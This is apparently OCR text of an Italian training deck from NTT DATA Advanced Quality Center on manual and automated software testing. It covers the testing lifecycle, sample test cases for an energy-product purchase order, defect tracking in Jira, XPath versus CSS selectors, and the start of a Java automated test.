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
Test Manuale



Nel contesto dell'evoluzione tecnologica e delle crescenti esigenze di qualità del software, il presente caso di studio si focalizza sull'analisi dettagliata di un processo di testing manuale adottato da **NTT DATA Advanced Quality Center** per garantire l'affidabilità e la funzionalità ottimale del proprio prodotto software

Manual Testing - Retrospettiva

Obiettivi

- Identificare e risolvere bug e difetti
- Verificare la Conformità dei requisiti
- Migliorare l’esperienza dell’utente
- Convalidare la stabilità
- Mitigare I rischi
- Processo decisionale basato sui rischi

Vantaggi

- Miglioramento della qualità del software
- Riduzione dei costi
- Aumento della produttività
- Maggiore sicurezza
- Conformità degli standard industriali

Sfide

- Requisiti incompleti o poco chiari
- Limiti delle risorse
- Limiti di tempo
- Ambienti di test inadeguati
- Cattiva comunicazione

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Manual Testing – Ciclo di Vita

01 Pianificazione

Lo scopo è definire gli obiettivi di test e la loro fattibilità.

In questa fase vengono stimante le attività, le risorse necessarie al team di test e la migliore strategia da intraprendere. STESURA TEST PLAN

02 Analisi

«Cosa testare?»

Definizione della progettazione

HL /LL

03 Progettazione

«Come testare?»

Stesura di un Testbook e creazione dei Test Case

04 Implementazione

Viene effettuata una «review» sulla test list redatta in fase di progettazione ed eventualmente implementate delle modifiche.
Inoltre, vengono definite le priorità.

05 Esecuzione

I Test Case vegono eseguiti e risultati registrati. Vengono segnalte anomalie e forniti i log dei risultati.

06 UAT

Fase in cui viene fornito supporto agli utenti per lo user acceptance test

07 Reporting

Vengono raccolti i dati delle attività di test svolte, attraverso la stesura di un Test Report

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Manual Testing – Attori Coinvolti

Sviluppo

Quality

Business

Manual Testing - Agile VS Waterfall

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
Manual Testing - Tipologie

UNIT TEST

INTEGRATION TEST

SYSTEM INTEGRATION TEST



VULNERABILITY TEST

STRESS TEST

USABILITY TEST

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
Caso di Test – Happy Flow



ID

T01

Titolo

Creazione di un ordine di acquisto

– Prodotto «Come vuoi Luce»

Precondizioni

accesso all'area privata con utenza Teleselling Inbound

Data Preparation:

Dati anagafica e Codice POD

Descrizione Step:

Dal sottomenù Catalogo l'utente seleziona il prodotto «Come vuoi Luce». A valle dell'inserimento dei dati anagrafici e codice pod, l'utente procede con la creazione di un ordine di acquisto.

Risultato atteso

Operazione eseguita con successo. L'oridine di acquisto per il prodotto «Come vuoi Luce», risulta correttamente creato.

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Caso di Test – KO

ID

T02

Titolo

Creazione di un ordine di acquisto – Prodotto «Come vuoi Luce» - Verfica Codice POD

Precondizioni

Accesso all'area privata con utenza Teleselling Inbound

Data Preparation:

Dati anagafica e Codice POD


Descrizione Step:

Dal sottomenù Catalogo l'utente seleziona il prodotto «Come vuoi Luce». A valle dell'inserimento dei dati anagrafici e codice pod, l'utente procede con la creazione di un ordine di acquisto.

Risultato atteso

Operazione eseguita con successo. L'oridine di acquisto per il prodotto «Come vuoi Luce», risulta correttamente creato.

Manual Testing - Gestione dei defect



Acceptance verified

A seguito dell'esito positivo del test relativo al bug condotto in ambiente di Produzione lo stato della segnalazione viene aggiornato

Ready for acceptance test

All'avvenuto rilascio in produzione del pacchetto lo stato viene aggiornato ed è possible verificare la fix rilasciata

Internal Verified

A seguito dell'esito positivo del test relativo al bug condotto in ambiente UAT lo stato della segnalazione viene aggiornato


Ready for internal test

All'aggiornamento dello stato risulta effettuato il rilascio delle fix in ambiente di Collaudo (ambiente UAT)

Open

Apertura della segnalazione attraverso il tool di defect management di Progetto con tipologia «Bug in esercizio»

Jira Software



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
Automation Testing

NTT DATA Advanced Quality Center è rivolta ad ottimizzare le attività svolte per I nostri clienti, automatizzando i processi per renderli più veloci ed efficaci.

Test Automation - Introduzione

La Test Automation è diventato un elemento cruciale nel processo di sviluppo del software in termini di:

- **Efficienza**
- **Affidabilità**
- **Copertura**
- **Risparmio di Costi**



Test Automation - NRT

dimostra la sua massima efficacia nel contesto dei **Test di Non Regressione(NRT)**

Test Automation – Metodologia

Test Automation –Approccio

- XPath (XML Path Language) è un linguaggio di interrogazione utilizzato per navigare e selezionare elementi in un documento XML o HTML. È utilizzato principalmente per trovare e selezionare parti specifiche di un documento XML/HTML

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Test Automation –XPath Assoluto & Relativo

RELATIVO

//input[@id=“pippo”]

ASSOLUTO

/html/body/main/section[1]/div/div/form/div[1]/div[1]/div/div/input

Secondo voi qual è meglio utilizzare?

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
Test Automation –XPath vs CSS Selector



• //input[@id=“pippo”]	• input#pippo
• //input[@class=“pippo”]	• input.pippo
• //input[@name=“pippo”]	• input[name=“pippo”]

Testing Automation – Selettori Web

Ti diamo il benvenuto nella tua community professionale

Email o telefono


Password


Mostra

Hai dimenticato la password?

Accedi

oppure





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Test Automation - Conclusioni

- L'automazione dei test è un processo significativo, ma non deve sostituire completamente il test manuale. Il test manuale è fondamentale per garantire la qualità del software, poiché richiede l'intervento umano per valutare l'esperienza dell'utente, la creatività e l'adattabilità. Mentre l'automazione può eseguire test ripetitivi e identificare difetti e anomalie non previsti.

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Case Study – Sviluppo di Casi di Test Automatizzati

Una volta ricevuti i casi di test, si procede con la fase di scripting, durante la quale viene realizzato lo scenario di test.

PlenitudeSalesUp_SwitchIn.java

```java
package org.nttdata.Tests;
import org.junit.Test;
import org.nttdata.browserPages.*;
import org.nttdata.classiPadre.BrowserTest;

public class PlenitudeSalesUp_SwitchIn extends BrowserTest {

    @Test
    public void PlenitudeSalesUp_SwitchIn() throws Exception {
        LoginPage.setEmail();
        LoginPage.clickSubmit();
        LoginPage.setPsw();
        LoginPage.clickAccedi();
        LoginPage.clickNotConnectButton();

        AppsPage.SearchApp("sales");
        AppsPage.clickSales();

        CommonPage.clickPlenitudeLogin();

        SalesPage.clickSection("Catalog");

        CatalogPage.setCap("80132");
        CatalogPage.clickNapoliCAP();
        CatalogPage.clickConferma();
        CatalogPage.searchCatalogo("COMEVUOI LUCE TEST");
        CatalogPage.clickProductCatalogo("ComeVuoi luce Test");

        ProductPage.clickVerificaModOperativa();
        ProductPage.setRadioTypeOptions();
        ProductPage.clickSalva();
```

